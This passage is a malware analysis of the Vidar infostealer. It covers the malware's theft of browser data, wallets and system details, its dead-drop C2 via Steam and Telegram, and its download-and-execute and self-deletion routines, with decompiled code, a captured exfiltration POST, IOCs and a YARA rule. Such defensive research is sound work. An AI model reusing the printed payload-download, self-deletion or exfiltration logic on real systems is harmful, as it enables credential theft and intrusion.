    BitBlt(hdc, 0, 0, Rect.right, Rect.bottom, v21, 0, 0, 0xCC0020u);
   if (!dword_4237D0(v3, 0, &v36))
     phglobal[0] = 0;
      Size = 0;
     dword_4237C8(phglobal, &Size);
     v4 = Size;
      if ( Size )
       v5 = (LPCWSTR *)malloc(Size);
        if ( v5 )
          v6 = v5:
          dword_4237CC(phglobal[0], v4, v5);
          if ( phglobal[0] )
          {
```

Then it delete any temporary objects, doing sort of a clean-up

#### **Browser Data**

Vidar stealer supports extracting information from the following browsers:

- Google Chrome
- Amigo
- Torch
- Vivaldi
- Comodo Dragon
- Epic Privacy Browser
- CocCoc
- Brave

- Cent Browser
- 7Star
- Chedot Browser
- Microsoft Edge
- 360 Browser
- QQBrowser
- CryptoTab
- Opera Stable
- Opera GX Stable
- Mozilla Firefox
- Pale Moon


It seems like the stealer uses remote browser debugging to steal cookies. Besides that, it goes through all the browser-related files and tries to extract information from them.

### **Crypto Wallets**

Vidar supports stealing from various cryptocurrency wallets such as Bitcoin, Ethereum, Binance, Brave Wallet, Opera Wallet, Monero, and the list goes on. For example, the stealer opens the registry key SOFTWARE\monero-project\monero-core and queries the value

wallet\_path to check if the file wallet.keys exists.

The stealer creates an SQLite database to store information about the collected data, such as passwords, browser history, and other sensitive details. Here's an example of the basic structure used to store data:



There's so much more that Vidar stealer is capable of in terms of stealing and harvesting data, but I can't go over all of them one by one because it would take forever.

### **Information Log**

The stealer gathers almost all general information about the victim. After collecting the relevant data, it saves it in a file named <u>information.txt</u> in memory and sends it to the C2 server.

#### Some of the fields it collects are:

- Machine ID
- HWID
- GUID
- Computer Name
- Time Zone
- Windows
- And more

In order to extract the relevant information, it uses various APIs and parses registry keys to build the information.txt file. For example, to obtain all running processes on the system, the stealer uses the CreateToolhelp32Snapshot function to take a snapshot of all running processes. It then iterates over these processes using the Process32First and Process32Next functions.

```
[esp+144h+pe.dwSize], 128h
mov
                        ; th32ProcessID
push
        a
                          dwFlags
push
        CreateToolhelp32Snapshot
call
mov
        edi, eax
lea
        eax, [esp+144h+pe]
                        ; lppe
push
        eax
        edi
push
                        ; hSnapshot
call
       Process32First
test
        eax, eax
        short loc 4102D3
jz
 🔴 🕰 🗺
  lea
          eax, [esp+144h+pe]
  push
          eax
                           ; lppe
  push
          edi
                           ; hSnapshot
  call
         Process32Next
  test
          eax, eax
  jz
          short loc 4102D3
```

Besides the process enumeration function, the stealer collects information about installed programs from the registry key

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall. It then parses the DisplayName and DisplayVersion values to list all installed software and their respective versions.

```
while (1)
  wsprintfA(SubKey, '%s\\%s", "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall"
                                                                                            Name);
  if ( RegOpenKeyExA(v3, SubKey, 0, 0x20019u, &v8) )
    break;
  cchName = 1024;
  if (!RegQueryValueExA(v8, "DisplayName", 0, (LPDWORD)Class, cchClass, &cchName)
    && lstrlenA((LPCSTR)cchClass) >= 2 )
    sub_40F5B0((int)a1, (CHAR **)v11, "\n");
    sub_40F4E0(a1, (int)v11);
    sub_40F450((void **)v11);
sub_40F5B0((int)a1, (CHAR **)v11, (LPCSTR)cchClass);
    v3 = hKey;
    sub_40F4E0(a1, (int)v11);
    sub_40F450((void **)v11);
    cchName = 1024;
    if (!RegQueryValueExA(v8,
                                "DisplayVersion"
                                                   0, (LPDWORD)Class, cchClass, &cchName) )
      sub_40F5B0((int)a1, (CHAR **)v11, " - ");
      sub_40F4E0(a1, (int)v11);
      sub_40F450((void **)v11);
      sub_40F5B0((int)a1, (CHAR **)v11, (LPCSTR)cchClass);
      v3 = hKey;
      sub 40F4E0(a1, (int)v11);
      sub_40F450((void **)v11);
  RegCloseKey(v8);
```

This is how Information.txt looks like:

Version: 13.2 Date: 20/3/2025 15:44:39 MachineID: 169e761d-7c54-4ade-a217 GUID: {75ac9683-f7c2} HWID: 8EBD693388E01671227304-75ac9683-f7c2 Path: C:\Users\AviaLab\Desktop\v7942.exe\_000002166AC90000.bin Work Dir: In memory Windows: Windows 10 Pro Install Date: Disabled AV: Disabled Computer Name: DESKTOP-C654J0B User Name: AviaLab Display Resolution: 1558x920 Keyboard Languages: English (United States) / Hebrew (Israel) Local Time: 20/3/2025 15:44:39 TimeZone: -8 [Hardware] Processor: AMD Ryzen 9 7950X3D 16-Core Processor Cores: 2 Threads: 2 RAM: 8191 MB VideoCard: VMware SVGA 3D [Processes] System Registry smss.exe csrss.exe wininit.exe csrss.exe winlogon.exe services.exe lsass.exe fontdrvhost.exe < ... > [Software] Digital Detective DCode v5.5 - 5.5.21194.40 Visual Studio Build Tools 2017 - 15.9.61 Event Log Explorer Standard Edition 5.5 - 5.5 Visual Studio Community 2022 - 17.9.6

Visual Studio Build Tools 2017 - 15.9.61
Event Log Explorer Standard Edition 5.5 - 5.5
Visual Studio Community 2022 - 17.9.6
Kernel OST Viewer ver 21.1
Kernel Outlook PST Viewer ver 20.3
Malcode Analyst Pack v0.24
Microsoft Edge - 134.0.3124.72
Microsoft Edge WebView2 Runtime - 134.0.3124.72
Nmap 7.93 - 7.93
Npcap - 1.73

```
PDFStreamDumper 0.9.5xx
vbdec
WinSCP 6.1.1 - 6.1.1
< ... >
```

In addition, there's another file called passwords.txt, which appears to contain all the collected passwords. This file is sent to the C2 during the data exfiltration process.

### **Additional Payloads**

The stealer also acts as a downloader. Once it finishes all its harvesting activities, it downloads additional payloads to C:\ProgramData\<GeneratedFolder>\ using InternetOpenA.

```
lpszAgent = (const CHAR *)GetPointer(&a4);
v31 = InternetOpenA(lpszAgent, 1u, 0, 0, 0);
if ( v31 )
  v32 = v31;
 StrCmpCA(v39.lpszScheme, "https");
 v33 = (const CHAR *)GetPointer(&a27);
 v34 = InternetOpenUrlA(v32, v33, 0, 0, (DWORD)v32, 0);
  lpFileName = (const CHAR *)GetPointer(&a30);
  FileA = CreateFileA(lpFileName, 0x40000000u, 3u, 0, 2u, 0x80u, 0);
  while ( InternetReadFile(v34, Buffer, 0x400u, (LPDWORD)hTemplateFile)
       && hTemplateFile[0]
       && WriteFile(FileA, Buffer, (DWORD)hTemplateFile[0], &NumberOfBytesWritten, 0)
       && hTemplateFile[0] >= (HANDLE)0x400
       && hTemplateFile[0] == (HANDLE)NumberOfBytesWritten )
  sub 410490(Buffer, 1024);
  CloseHandle(FileA);
  InternetCloseHandle(v34);
  InternetCloseHandle((HINTERNET)dwFlagsAndAttributes);
```

We can verify this by using a debugger. Let's set a breakpoint on InternetOpenUrl and check the second argument passed on the stack. It should be lpszUrl, a pointer to a null-terminated string variable that specifies the URL to begin reading.

```
| Taylog | T
```

After that, it uses WriteFileA to write the file to C:\ProgramData\<GeneratedFolder>\ with a newly generated name and executes it using ShellExecuteExW.

```
LABEL_67:
memset(&pExecInfo.lpDirectory, 0, 12);
v62 = ShellExecuteExN(&pExecInfo);
```

```
        75B54540
        88FF
        mov edi,edi
        ShellExecuteExW

        75B54542
        55
        push ebp
        TSB54543
        SBEC
        mov ebp,esp
        and esp,FFFFFFF8

        75B54545
        83E4
        F8
        and esp,FFFFFFF8
        sub esp,CC
        sub esp,CC
        mov eax,dword ptr ds:[75F46820]
        xor eax,esp
        xor eax,esp
        mov dword ptr ss:[esp+C8],eax
```

#### Self-Deletion

Once the malware completes all its activities, it performs self-deletion using ShellExecuteA. It does this by opening cmd.exe and running the following command:

```
"C:\Windows\system32\cmd.exe" /c del /f /q "<MalwarePath>" & timeout /t 11 &
rd /s /q "C:\ProgramData\<GeneratedFolder>" & exit
```

First, the malware forcefully and silently deletes its own executable with del /f /q " <MalwarePath>". It then waits for 11 seconds (timeout /t 11) before recursively and silently removing the dynamically generated directory <GeneratedFolder>.

```
*(_OWORD *)&v64[24] = *(_OWORD *)v64;

*(_OWORD *)&v64[40] = v22;
__86DE = *(_OWORD *)&v64[32];
v60[2] = 4288384;
v60[1] = (char *)&_86DE + 12;
v60[0] = &v39;
v59[251] = v61;
v59[250] = &v59[231];
memset(v59, 0, 0x3E8u);
memset(&v55[9], 0, 60);
strcpy(v56, "/c timeout /t 11 & del /f /q \"")
strcpy(&v56[31], "\" & rd /s /q \"C:\\ProgramData\\");
GetModuleFileNameA(0, (LPSTR)v59, 0x104u);
AllocateAndCopyString(v54, "");
```


```
"/c timeout /t 11 & rd /s /q \"C:\\ProgramData\\");
916
         strcpy((char *)v57
917
         v23 = (CHAR **)v58
         sub_40F5B0((int)v54, (CHAR **)v58, (LPCSTR)v57);
918
919
         sub_40F4E0(v58);
920
         sub_40F450(v58);
         sub 40F540(v58, (char *)& 86DE + 12);
921
922
         sub 40F4E0(v58);
         sub_40F450(v58);
923
924
         strcpy(v55, "\" & exit");
925
         HIDWORD(v53[1]) = v55;
 926
927
       sub_40F5B0((int)v54, v23, (LPCSTR)HIDWORD(v53[1]));
928
       sub 40F4E0(v23);
       sub 40F450((void **)v23);
929
       *( DWORD *)&v55[9] = 60;
930
931
       *(_DWORD *)&v55[13] = 320;
       *(DWORD *)&v55[17] = 0;
932
       *(_DWORD *)&v55[21] = "open";
933
                            "C:\\Windows\\system32\\cmd.exe";
       *( DWORD *)&v55[25]
934
       *( DWORD *)&v55[29] = SUB 40F750(V54);
935
       memset(&v55[33], 0, 12);
936
937
       ShellExecuteExA
                       (SHELLEXECUTEINFOA *)&v55[9]);
938
       memset(&v55[9], 0, 60);
939
       memset(v59, 0, 0x3E8u);
940
       sub_40F6F0(v54);
941
       ExitProcess(0);
942 }
```


#### C2 Communication

After looking into it a bit, I've discovered that the stealer uses a known technique called "**Dead Drop Resolver**", which leverages existing, legitimate external web services to host information that points to additional command and control (C2) infrastructure. By doing this, malware authors can avoid hardcoding C2 addresses in their malware, making detection and takedown efforts more challenging.

I observed that the stealer uses two well-known sites — **Steam** and **Telegram**. For those unfamiliar, **Steam** is a popular gaming platform where users can purchase thousands of games, while **Telegram** is a widely used messaging platform. Following those URLs reveals

the real C2 address in use by the stealer





The addresses are bundled with a hard-coded profile ID (dqu220), which is used to retrieve the correct configuration of the malware.

### C2 Data Exfiltration

From what it seems, the stealer creates a zip archive where it stores all the relevant files and sends it in a POST request to the C2 server in a base64-encoded format. In the last POST request, the stealer adds additional content to be sent to the C2 server.

```
offset aContentDisposi
                                     Content-Disposition: form-data; name=\
push
push
call
        sub 40F5B0
        ecx, ebx
mov
push
        esi
call.
        sub 40F4E0
mov
        ecx, esi
        sub_40F450
call.
moν
        ecx, ebx
push
        offset aFileData
                              'file data
push
```

```
POST /612acd258782ade8.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----KJJJDHDGDAAKECAKJDAE
Host: 77.90.153.241
Content-Length: 173351
Connection: Keep-Alive
Cache-Control: no-cache
------KJJJDHDGDAAKECAKJDAE
Content-Disposition: form-data; name="token"

ab911d4edb0e9d88d2b916a48c03ff074c8d62c8d600a105ba57c637fe0794ca38bb8302
------KJJJDHDGDAAKECAKJDAE
Content-Disposition: form-data; name="file_name"

c2NyZWVuc2hvdC5qcGc=
------KJJJDHDGDAAKECAKJDAE
Content-Disposition: form-data; name="file"
```

/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEw8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/2wBDAQkJCQwLDBgNDRgyI QAtrAAAgEDAwIEAwUFBAQAAAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEIIØKxwRVSØfAkM2JyggkKFhcYGRolJicoKSoØNTY3ODk6Q@RFRkdISUpTVFVWV1hZWmNkZWZnaGIqc3R1dnd 4eXqDhIWGh4iJipKTlJWWl5iZmqKjpKNWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QAHwEAAwEBAQEBAQEAQAAAAAAAAECAwQFBgcI CQoL/8QAtREAAgECBAQDBAcFBAQAAQJ3AAECAXEEBSEXBhJBUQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYkN0El8RcYGRomJygpKjU2Nzg50kNERUZHSElKU1RVVldYwVpjZGVmZ2hpa nN0dXZ3eH16goOEhYaHiImKkpOUlZaXmJmaoqOkpaanqKmqsrO0tba3uLm6wsPExcbHyMnK0tPUldbX2Nna4uPk5ebn6Onq8vP09fb3+Pn6/9oADAMBAAIRAxEAPwD5/wDxo/Gj8KPwoA Pxo/GtzTPCmg6pax3ccKQ2chTW4nfapwcHA5ZsH0BrobPwVp0GGvLma7f+5EPLQH6nJYfgpoA4L8aPxr1F/Cvh+5g2/wBnNbn+/bzvu/8AHywx+FYd78PZhltN1CGf0iuB5Ln2ByV/EkU AcVS1e1HRtS0lgL+ymgDHCuy/I/8Aut0b8DVGgYUUUDDCiiigC/HomrSxrJHpd68bgMrLbuQwPQg46U7+wdZ/6BN//wCAz/4V9R+Fr2407416Td2rFZo7SMqVUMeXAOAe+CaPAvi7WNe8 R6naagGWCGGBoKeHyyČxmyRwCc7VHP8Ad9c5BXP1z+wdZ/6BN/8A+Az/AOFNk0TVoo2kk0y9SNAWZmt2AUDqScV90V1+IbaK90d7S4QPDPNDHIp7q0qgj8jQFz4dor0f4n/DG68HXrXtk rTaTK2VYDJ19j7V5vk0DuBoyaKT8KCRcmko/Cvbvgz8PfDPi/wtfXut6e1xcQ3piR1nkTC7E0MKQ0pP50AeI/jR+NfWn/CkPAH/AEB5f/AyX/4qj/hSHgH/AKBE3/gZL/8AFUAfJf40f X0N43+CGktpcsnhaBre9tzkRPMziYYB25YnB9D+fqPn2eCW2nkgniaKaNiro4wVI6gigCP8aPxo/Cj8KAD8aPxo/Cj8KAD8aPxrpvh9pFlr/jzSdK1GIyWlzKUkUMVJG1j1HPUCvov/hR PgP8A58Lr/wAC3/xoA+Tvxo/GvrD/AIUT4E/58br/AMC3qnqhwN8FrFHHb2tzFJMxjEhuWbZ8jEED6gdaAPlv8aPxrofF/hDUfBusvYXyZQkmGdR8sq+o9/aue/CgBaKXbRtNA+ViUUuy gg0BZiUda+j/AAl8JfBWq+C9F10/0+8a6u7VJJDDLKQWxycLnFbH/Cmfh9207U/++p/8KBHy2F5604KK+oh8GvADMANP1Pk4+9N/hXmPxD+FTaHYQ63ocbyae0StPDks0JIGSM8lf5U1Y 011seWUhX1paKLGgwx+lMwanpMAmixDgugijAp1Fej/AAX8MaP4r8X31jrdn9qto7B51TzHTDiSMA5Ug9GP501oitIo84pwr6wX4PeCDDC58KASM+HT+0JvkX1zv5+nvTj8HfA26cDwuC EAMZ+3TfvDjp9/jnjmmT7VHyb+NH419C+M/gjp15Z5v4Vs/sOoW9vHL9kadnSYkvuXcxOG+UYOcevXI+fp0JbaeSCeJ4p02KPG6kMrA4IIPQikXGSZH+NGPmHtRTH0BSkD2JKKajbhTjV R2KQUV0fgGxttS8eaNZXsKTW09wEkjccMCDxX09/wq7wR/wBC5Z/k3+NDdiZT5WfH1FfYP/CrvBH/AELln+Tf41i+JPhV4VubS3srHSbaymupjH50Y0VxG7Dqe0VFLmJ9qj5Z70E8VueK fC2oeE9Xksr6JgAfkfHDCufkfjFNvQttWuQscmkpKWoOe+pPFMQetWlcMOtZ1OV2XvTuXGfc0aKpif1zTvtG0905ace5azimNLjpVY3BIqEsSaVwc4okkl3VFRSfhSMW7h+NH40fhR+FA g/oj8aPwo/CgA/oj8a

## Summary

Vidar Stealer is a highly versatile malware designed to steal a wide variety of sensitive information. It uses smart techniques to avoid hard-coded command-and-control (C2) servers, making it harder to track. On top of that, it can act as a downloader, fetching and executing additional malicious payloads.

## **Indicators Of Compromise (IOC)**

## File Hashes (SHA256)

- fe0d2c8f9e42e9672c51e3f1d478f9398fe88c6f31f83cadbb07d3bb064753c6
- f2399716df6735c66dfa05a713ff41182e80a6c3c596ecb133b34b65f2d1f00f
- dcc05c3ac7ae22d601bcb7c97cfcda568f3041bd39b2fd8899282dfde83369a5
- 879d835c2156b4d12a5e4d542c282861540c3799225238ff34ffa4b308c376cb
- d2bcc0239e7a272fa47b91a726598fd7ad526d7ca16a3ca3556bfc3db7e3bb81

### Related Domains, URLs, and IP addresses

- hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/vcruntime140[.]dll
- hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/softokn3[.]dll
- hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/nss3[.]dll
- hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/msvcp140[.]dll
- hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/mozglue[.]dll
- hxxp[://]77[.]90[.]153[.]241/a07daa7aeaf96e14/freebl3[.]dll
- hxxp[://]77[.]90[.]153[.]244/v7942[.]exe
- hxxps[://]steamcommunity[.]com/profiles/76561199832267488
- hxxps[://]t[.]me/g\_etcontent
- hxxps[://]t[.]p[.]formaxprime[.]co[.]uk

#### **Yara Rules**

```
rule Vidar_stealer {
    meta:
        description = "A rule for detecting Vidar stealer malware"
        sha1 = "689f5c3624a4428e9937ca6a6c26d449dc291a12"
        author = "AviaB"
    strings:
                mz = mz
                $B1 = "steamcommunity.com/profiles/76561199832267488"
                $B2 = "t.me/g_etcontent"
                $B3 = "information.txt"
                $B4 = "passwords.txt"
                $B5 = "HWID:"
                $B6 = "MachineID:"
                $B7 = "GUID:"
                \&B8 = "AV:"
    condition:
        ($mz at 0) and 2 of ($B*)
}
```